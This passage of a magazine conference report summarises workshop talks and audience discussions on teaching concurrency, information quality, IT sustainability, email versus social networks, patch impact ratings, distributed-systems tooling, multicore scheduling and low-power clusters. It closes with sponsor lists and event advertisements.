Michael advocates introducing concurrency at every level of the curriculum, following a top-down approach, instead of teaching it solely in the OS course. For example, it is possible to talk about it in Web programming or programming languages courses. Message-based concurrency could be taught in networking courses. To avoid the need to teach intricacies like data-race freedom or memory models right from the start, he proposed encapsulating all these functionalities in high-level libraries and using them as needed.

Michael argued that there is a need for a language with built-in concurrency. He compared the concurrency in Algol 68, Java, and C#: while Algol can need as little as two lines of code to execute two statements in parallel, Java would need a page of code. C# would need slightly more than Algol. This is why he proposed C# as an alternative for teaching concurrency.

Timothy Roscoe argued that some people fiercely oppose this kind of approach, because people stop half-way and then specialize without understanding the low-level components. In many cases they do not understand hash tables or linked lists. In the worst case all they know is how to put together lines of code in an IDE. Michael replied that he was not convinced that somebody who just wanted to become a professional programmer needed to understand the memory model. If they understand data-race freedom, that's probably enough. David Andersen thought that it is better to teach students distributed operating systems first, and if they are really interested in the lower-level details, they should take an OS course.

Margo Seltzer argued that young students who learn to program Lego robots are already familiar with a language that expresses concurrency. This language is visual and the students explicitly see the parallelism. She argued, however, that the academics are trying to unteach that when the students enter university.

- ***QoI >> QoS***
  Kimberly Keeton, Hewlett-Packard Labs, and John Wilkes, Google

Kimberly Keeton and John Wilkes explained why the quality of information (QoI) is more important than quality of service (QoS). They argued that what is done with data is probably much more important than whether the system is fast. They also presented metrics for information quality (IQ). Most of the talk consisted of real-world examples emphasizing the importance of quality of information. For instance, they recalled the NATO bombing of the Chinese embassy in Belgrade in 1999 because the data that led to that decision was inadequate. Another case for IQ is a sensor network monitoring earthquakes. Poor IQ could, for example, lead to a bad decision about whether to shut down a nuclear power plant, leading to severe financial consequences.

Some of the presented metrics for IQ included the freshness of the measurements and the level of aggregation (too much aggregation could lead to the eviction of outliers, potentially masking problems). Metrics can be discrete (reliable/not reliable) or continuous (e.g., relevance of a search result). Finally, metrics can be either context independent ("stand-alone") or context dependent. Kimberly argued that the stand-alone and context-dependent metrics are not the same and the role of research is to understand what is appropriate to measure.

The speakers also argued for tracking the IQ as information is flowing through the system, including cross-correlating data from multiple sources. They pointed out trade-offs between IQ and metrics such as performance, energy, or reliability. Margo Seltzer remarked that collecting provenance transparently is hard. John replied that low-hanging fruit might be attainable (e.g., error bars for the graphs in papers). Finally, the speakers indicated that database people have been researching IQ for a long time and we also needed to understand it in the context of systems.

- ***Sustainability***
  Geoffrey Werner Challen

Geoffrey explored the problem of sustainability in the IT industry. He presented different aspects, such as energy consumption, efficiency, obsolescence of equipment, and recycling. He drew an analogy between computers and cars and noted that, despite technological advances, the average number of miles per gallon had remained constant over the years. According to him, the main reason for this is acceleration: today's cars have the acceleration equivalent of the sports cars of the seventies. He then wonders whether our desktop computers are equivalent to 2008's Hummers.

The audience talked about ways to reduce the energetic footprint of IT. Armando Fox argued that it would be better to run computer-intensive experiments in the cloud, e.g., on Amazon EC2, instead of investing in dedicated clusters. George Candea proposed discouraging universities from buying new equipment. He argued that EPFL should introduce a new line in the IT budget, "IT services," which could be used to purchase EC2 credits.

They then discussed the problem of idle desktop computers that are never turned off. An audience survey showed that most of the attendees did not turn off their desktops for the duration of the conference. One participant remarked that computer systems are often left on because they need occasional network presence. He referred to two papers at NSDI '09 that proposed powering off the computer while using the network card as a proxy to do things like BitTorrent.

Michael Scott brought up the issue of obsolescence of equipment. He argued that, in the US, people discard 100 million cell phones per year, although many of them are still functional. He asked whether we could make use of this hardware instead. Margo Seltzer remarked that recycling is often done in Third World countries without concern for environmental safety.

Finally, Armando Fox remarked that in universities electricity is not directly billed to the users. Thus, people will probably not realize the importance of sustainability until there is a clear incentive, whether financial or political.

- ***Email Is Dead***
  Armando Fox

Armando argued that most people prefer instant-messaging (IM) and social networks to email. Email is still used for formal communication, but certainly for informal communication it is deprecated. Moreover, 90% of the email traversing long-haul networks is spam. There is also a certain cost associated with fighting spam, starting from the cost of filtering, the extra hardware resources, and the effort of people innovating in that area.

In a dialog with Margo Seltzer, Armando argued that whitelisting is not scalable, and he cited faulty email delivery between the two of them. However, social networks have the property that messages can only be sent to friends. The fundamental question raised is if there is any functionality of email that cannot be replaced with a combination of IM and social networks.

An audience member argued that email is fairly decentralized and it would not be scalable to have everyone subscribed to the same trust management system. Armando replied by asking what the distribution of email providers is and if it is not already the case that most people host their email at a few major sites (e.g., Gmail).

Timothy Roscoe argued that social networks are also exposed to spam and Colin Dixon said it is unrealistic to assume that everyone keeps their Facebook password safe. Armando stood his ground, maintaining that the term "social network spam" is underdefined at the moment. John Wilkes gave an example of spam on Facebook: people who inform him of "every move in their universe," which is spam, vs. people who send him messages for professional reasons.

Dejan Kostić argued that email has the very important feature of plausible deniability. Another speaker said that searching IM logs is hard; usually communities who discuss an issue on IRC will later summarize the discussion in an email. Armando countered by saying that often people also summarize long email threads and that normally we do not use our email as a primary repository of useful knowledge.

John Wilkes and David Andersen thought that the main limitation of all means of social communication is lack of good access control management: that is the problem to be solved first.

DON'T TOUCH THAT DIAL

Summarized by Akhilesh Singhania (akhi@inf.ethz.ch)

- ***Security Impact Ratings Considered Harmful***
  Jeff Arnold, Tim Abbott, Waseem Daher, Gregory Price, Nelson Elhage, Geoffrey Thomas, and Anders Kaseorg, Massachusetts Institute of Technology

Jeff described the current practice of patching in Linux distributions. When an OS developer discovers and patches a bug, the patch is assigned an impact rating which the maintainers can use to prioritize which patches to apply. The problem is that assigning a bug a low-impact rating means it may not be patched right away, and detailed documentation of the bug gives hackers an easy tool to attack these unpatched systems. Impact ratings can thus actually be harmful to system maintenance.

Jeff gave the example of the sudo bug from 2001, which allowed an attacker to control a pointer used by syslogd. This was given a low impact rating, but eventually the vulnerability was exploited by attackers. Similarly, in 2003, when a patch for a bug had been available for around eight weeks, many systems still were not patched and were compromised. A member of the audience suggested that only two attacks in 15 years is not a bad track record. Jeff pointed out, with the help of a figure, how many bugs were disclosed but not rated and the number of days it took to give them a CVE rating. There is a fair delay between when a bug is found and when the security impact for it is assigned.

Jeff said that OS vendors and maintainers should not distinguish between security updates and other bug fixes and should apply them in a timely manner. Applying patches frequently is problematic because the system or the software often needs to be restarted. Therefore, they suggest using the hot update techniques (called Ksplice) laid out in their previous work to avoid the hassle of restarting the system.

Someone questioned whether people really care about keeping the system up-to-date. They still use older versions. Does the argument work for typical applications? Jeff replied that they are trying to address the core of the system and are not sure about what happens for applications.

- ***If It Ain't Broke, Don't Fix It: Challenges and New Directions for Inferring the Impact of Software Patches***
  Jon Oberheide, Evan Cooke, and Farnam Jahanian, University of Michigan, Ann Arbor

Jon showed statistics of recent Linux kernel vulnerabilities, taken off data from http://www.milw0rm.com, revealing the continued vulnerability of software, with security alerts coming out frequently. To address this, they have developed PatchAdvisor to automatically infer the impact of a patch on a software system so that system administrators won't have to assess the impact of a given patch on the data center.

Applying all available patches all the time quickly exhausts the resources of system administrators and may also have adverse effects on the patched system; patches sometimes introduce new bugs, cause incompatibilities and regressions, or might have other unintended negative impact on the reliability, performance, and security of software. A survey on the number of patches of production issued on Gentoo systems shows that a system administrator would need to review and deploy one patch per hour to keep up with the issue rate.

Matt Welsh wondered whether a lot of the presented patches for Gentoo are for programs that are never run. Why not just patch a program when the user first runs it, instead of all the time? Jon agreed and said their work actually went along those lines. A discussion about whether system administrator burden is a problem ensued, based on different views of the dimensions of the data centers that a system administrator has to patch.

Jon explained that the basis for PatchAdvisor is to patch common code paths as a middle ground between the two extremes of not patching at all and always patching, as these have a greater (positive and negative) impact on the total functionality of the system. PatchAdvisor is able to infer this impact via a combination of trace and static analysis to determine code coverage. Finally, he presented a preliminary evaluation of a patch to the psycopg2 package, which forms part of a bigger Web application suite. He argued that Web application suites provide a good evaluation opportunity because they exercise many layers of operating system and application code.

Future directions for the work are to improve the current ranking heuristics, to see if bugs cause great impact even in seldom executed code portions, whether application-specific knowledge about a bug or patch can be incorporated into the tool, and whether composite patches can be sliced into individual bits, removing areas of high risk. Also, the problem of classifying a patch to its purpose (bugfix, performance upgrade, security patch, etc.) might be addressed by their group.

Michael Scott said, Suppose your tool tells me that there is a lot of overlap between the patch and the code I run. What exactly is this supposed to tell me? Jon answered, To test better and be careful. Scott then pointed out that PatchAdvisor is telling me that this patch is likely to be something I really need, while at the same time it might be very dangerous to apply it. Jon said that's the eternal question. The important and difficult part of this work is to find out what the trade-off to applying a patch is.

OUTRAGEOUS OPINIONS, OPEN MIC, AND HAPPY HOUR

Summarized by Vitaly Chipounov (vitaly.chipounov@epfl.ch) and Cristian Zamfir (cristian.zamfir@epfl.ch)

Dan Wallach made two points. First, vast available hardware resources are virtually unused. Even though the community is driven by performance, we should consider more algorithms and systems that can make use of these resources even though they are more complex (e.g., O(n^3) algorithms, as long as n is reasonably small).

The second point was that the conference reviewing/submission system is broken and there are a lot of papers that get resubmitted to many conferences even though they do not seem to have a chance. Dejan Kostić argued that those papers are not a problem and that the difficult ones are the ones in the middle. Dan proposed to borrow the model from the cryptography community: once a paper has been submitted, it is immediately made public as a technical report. He suggested that since USENIX is quite flexible and more willing to embrace new ideas, it can lead the way in improving the citation/tenure/review system.

Michael Scott mentioned the battle for making conferences more important than journals in the systems community while the main journal, *Transactions in Computer Systems* (TOCS) is losing importance. Matt Welsh said that the turnaround time for TOCS is extremely high.

Prabal Dutta suggested using an FAQ per paper that ACM should keep as part of ongoing dialogs. Margo Seltzer continued to discuss the concept of a "living paper," and Matt Welsh and David Mazières argued for, respectively, a blog/wiki and a forum model to represent the content. David also suggested that such an open space for discussion will prove useful for reading groups.

Steve Hand proposed to do something similar for the History of Programming Language Conference (HOPL) for the systems community.

Matt Welsh also proposed that we archive videos of the talks and at least convince speakers to provide the slides. Ellie Young replied that this is already done for most USENIX conferences.

Several members of the audience discussed making reviews public. Timothy Roscoe argued that for SOSP, reviewers can opt for making the reviews public. Margo Seltzer expressed her concern that these reviews do not represent the final version of the paper.

On a related note, Matt Welsh and Steve Hand commented on anonymity of the reviews and an analogy to the judicial system, where judges publish their opinions in the public records and are not allowed to maintain their anonymity.

George Candea gave an example of how short rebuttals can change the PC decision about a paper. The audience also discussed how PC meetings can make reviewers change their reviews, which makes the review process look biased. Finally, everyone pleaded for reproducible results, which makes papers more convincing.

GETTING A BETTER HANDLE ON DISTRIBUTED SYSTEMS

Summarized by Qin Yin (qyin@inf.ethz.ch)

- ***Simplifying Distributed System Development***
  Maysam Yabandeh, Nedeljko Vasić, Dejan Kostić, and Viktor Kuncak, EPFL

Maysam talked about how to make choices at runtime to gain better performance. The current practice of inserting a choice-making strategy into the basic functionality of distributed systems leads to complexity and more bugs. He proposed a new programming model for distributed systems: the application explicitly exposes to the runtime the choices it needs to make and the objectives it needs to achieve, and with the aid of a predictive model, the runtime support will make the right decision based on the current status of the environment.

One way to express choices is to implement a distributed system as a state machine with multiple simple and applicable handlers, which have simpler code and thus fewer bugs. Developers need to expose high-level objectives of safety, liveness, and performance for the runtime support to maximize. One possible implementation of the runtime is the predictive model inspired by Maysam's previous work, CrystalBall. The predictive model considers every choice and the consequences of the applicable handler, and resolves the choice by state-space exploration for performance.

John Wilkes mentioned relevant work from the International Conference of Autonomic Computing (ICAC), and Matt Welsh commented that a related field is control theory, which is used for tuning dynamic systems. Maysam said that the choice in his work is not resolved at development time but left to a sophisticated runtime system. Matt asked whether pushing the complexity to the controller will create fewer bugs. Maysam answered that the separation makes the main function simpler, and the common knowledge in the library can be shared by different modules.

- ***Automated Experiment-Driven Management of (Database) Systems***
  Shivnath Babu, Nedyalko Borisov, Songyun Duan, Herodotos Herodotou, and Vamsidhar Thummala, Duke University

Vamsidhar argued that in current systems, management techniques are limited and inadequate for end-to-end system management. Vamsidhar showed the importance of experiments in system management, introducing the concept of experiment-driven management and the necessity of automating it.

Through a case study of an advisor for tuning database configuration parameters, Vamsidhar dissected experiment-driven management and talked about how to set up experiments, where and when to run experiments, and which experiments to run. Representative workload and data are necessary to set up experiments, which can only use underutilized resources in the production environment and never harm the production workload. Due to cost and time limitations, good algorithms to find the best subset of experiments are also important. In the case study, Vamsidhar proposed an experiment-selection algorithm called "adaptive sampling," which starts with a small bootstrap set of experiments and then conducts experiments based on estimated benefits and costs. He concluded that experiments should be supported as first-class citizens in database and general systems, with the cloud providing the foundation for a powerful workbench for automated, online experiments.

John Wilkes recommended research work in Duke about measuring and building models of NFS. Matt Welsh asked whether production systems have already done some work for online model construction. People thought that companies do performance experiments on their production systems to tune online provisioning.

- ***FLUXO: A Simple Service Compiler***
  Emre Kıcıman, Benjamin Livshits, and Madanlal Musuvathi, Microsoft Research

Large-scale Internet service is difficult to architect because of performance, reliability, and scalability requirements, but these requirements exhibit common architectural patterns, such as tiering, partitioning, replication, data duplication and de-normalization, and batching long-running jobs. Emre pointed out that these patterns have been redesigned and reimplemented according to measurable metrics such as component performance, resource requirements, workload distribution, persistent data distribution, read/write rates, and intermediate data size.

Emre introduced FLUXO, whose goal is to separate an Internet service's logical functionality from the architectural choices. Using a simplified social news service as an example, Emre explained how FLUXO maps high-level description down into an implementation with caching, replication, and service partitioning performed automatically. FLUXO works by accepting dataflow programs with annotations (such as consistency requirements and side-effects), keeping detailed runtime tracing, analyzing runtime behavior, performing programs transformations in the performance optimization space, and outputting a deployable optimized program.

Matt Welsh asked whether the developers will have to dig down into the generated programs to understand the mapping from high level to low level. Emre admitted that it's possible that developers will dig into the generated code to find bugs in FLUXO or do extra tweaks for performance improvement. Steven Hand asked how practical the extracted architectural patterns are. Emre replied that they investigated high-level diagrams of several Microsoft internal services as test cases and discovered that most services are logically simple and mostly use hash tables. Colin Dixon asked how to show that FLUXO is a better idea than the handout systems. Emre pointed out two important benefits: agility, and more efficient resource use. Timothy Roscoe asked about the relationship between FLUXO and Web service choreography. Emre's opinion was that Web service choreography is involved more with semantic issues of logical functionality integration than with system performance availability problems. Jeff Mogul commented that the problem is not only that of optimizing on a fixed infrastructure but also adjusting to workload changes and making decisions on the right infrastructure scale.

LEVERAGING EMERGING TECHNOLOGY TRENDS

Summarized by Adrian Schüpbach (scadrian@inf.ethz.ch)

- ***Reinventing Scheduling for Multicore Systems***
  Silas Boyd-Wickizer, Robert Morris, and M. Frans Kaashoek, Massachusetts Institute of Technology

Silas argued that caches on current multicores are underutilized. He proposed a new type of scheduler to overcome this problem. Caches are crucial for the performance, because access to main memory is slow. He said that an application with many threads and a big working set should fill first the L1 caches, then L2 caches and L3 caches, and go to main memory only when they are full.

He proposes a scheduler that focuses on data affinity, fits it to caches, and decides where to run threads. They implemented a prototype, called O^2. It assigns objects to caches and migrates threads to objects. Threads are also loaded to the cache of the same core. If a thread starts manipulating another object, load it to another core's L1 cache and migrate the thread to that core. Then migrate the thread back to the original core so that the thread can continue to manipulate the original object.

Silas identified the two operations: o2_start(id), which marks the start of an operation and is also the point where a thread might migrate to another core, and o2_end, which marks the end of an operation and is also the point where a thread might migrate back to its original core.

Someone wondered if the assignment of data to caches can be complex. Can the overhead not be quite large? Sure, it can, said Silas. Might it be that threads migrate all the time? Silas wondered why that is a problem. Someone else said it is not always the case that the threads go where data is. Threads need to access objects, but also parameters to methods and globals. Is it cheaper to move threads to objects or might it be cheaper to move objects to threads where parameters are? They use statistic counters to find out whether to move threads or objects according to cache misses. Someone pointed out that since parameters to methods should hopefully be in the shared L3 cache, they are accessible from all the cores. Can you control that by explicit cache instructions? Silas replied that this would be interesting to look at.

- ***FAWNdamentally Power-efficient Clusters***
  Vijay Vasudevan, Jason Franklin, David Andersen, Amar Phanishayee, and Lawrence Tan, Carnegie Mellon University; Michael Kaminsky, Intel Research, Pittsburgh; Iulian Moraru, Carnegie Mellon University

Vijay pointed out that power has become an important issue in the last few years and that it always was an issue in chip production. Now it is very important in data centers. Google places data centers according to the power infrastructure. The goal is to increase the efficiency of the infrastructure of data centers by using dynamic power scaling.

FAWN (fast array of wimpy nodes) consists of an array of well-balanced low-power systems and reduces the amount of energy to do data-intensive computing. The prototype is built with a 4W AMD Geode with 256MB DRAM and a 4GB compact flash card. Vijay claims that whole data centers can be built using these nodes.

Vijay provided four reasons why FAWN should be used. First, fixed power costs dominate and using DVFS only does not minimize the power consumption of a whole node, since CPUs don't dominate power consumption. Second, FAWN balances energy consumption: in traditional approaches the CPU-to-disk ratio grows, and a CPU needs power even if it is waiting. Third, it targets the "sweet spot in efficiency." The fastest CPUs are inefficient in that they need too much energy per instruction, because they need transistors for speculation and out-of-order execution. Finally, FAWN reduces peak power consumption, which is important for cooling, power supplies, and UPS. Vijay showed some energy-per-instruction results.

Someone asked what the lifetime of FAWN is, compared to traditional systems. Vijay replied that it is used in embedded systems and it lives long. Roscoe pointed out that more nodes also means more networking. Did they consider the costs of cooling networking gears and switches? They don't necessarily need more networking and haven't considered these costs yet. John asked if the performance measurements are throughput-based, not latency-based, and Vijay responded affirmatively. John pointed out that we also have latency, not only throughput, and that might give more bounds not shown on Vijay's graph. Vijay agreed. Why haven't Google data centers, for example, not yet moved to low-power machines? Vijay didn't know, but it could be because they invested a lot in traditional systems and cooling systems.

WRAP-UP TALK

Armando Fox, Program Chair

Summarized by Tudor Salomie (tsalomie@inf.ethz.ch)

Armando revisited some of the topics that he considered the most interesting:

1. From Adam Greenfield's talk about networked urbanism: we should follow the effects of going from passive to networked resources to their social and logical conclusions. We should switch from passive objects to network services.

2. On the topic of sustainability, we need to look into funding models, what we should do when talking to people who dispense money, and how we should avoid having idle machines.

3. Regarding the conference submission process, the idea of having living papers and of a dialog beyond the review process should be considered. Maybe we should also rethink the role of a journal and that of a conference, as it was pointed out by Michael Scott: we got what we asked for, but is that what we really wanted?

4. Teaching concurrency is important. Is the way we teach concurrency for distributed systems the same way we should be teaching it for multicore systems?

Thanks to USENIX and SAGE Corporate Supporters


USENIX Patrons
Google
Microsoft Research

USENIX Benefactors
Hewlett-Packard
IBM
Infosys
Linux Pro Magazine
NetApp
Sun Microsystems
VMware

USENIX & SAGE Partners
Ajava Systems, Inc.
DigiCert® SSL Certification
FOTO SEARCH Stock Footage and Stock Photography
Splunk
SpringSource
Zenoss

USENIX Partners
Cambridge Computer Services, Inc.
GroundWork Open Source Solutions
Xirrus

SAGE Partner
MSB Associates



LINUX PRO MAGAZINE

If you like the taste of Linux, why not treat yourself to the best?

Linux Pro Magazine delivers real-world solutions for the technical reader. In every issue, you'll find advanced techniques for configuring and securing Linux systems. Learn about the latest tools and discover the secrets of the experts in Linux Pro. Each issue includes a full Linux distribution on DVD.

www.linuxpromagazine.com

USENIX

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send Address Changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710

PERIODICALS POSTAGE
PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES

Need TECH TRAINING that puts you ahead of the game?

Join us for 6 days of practical training on topics including:

- **Virtualization**
- **Security**
- **Solaris**
- **And more!**

Save the Date!

LISA'09

SPONSORED BY USENIX & [sage] IN COOPERATION WITH LOPSA

23RD LARGE INSTALLATION SYSTEM ADMINISTRATION CONFERENCE

November 1–6, 2009, Baltimore, MD

Register by October 12 and Save!

http://www.usenix.org/lisa09/lg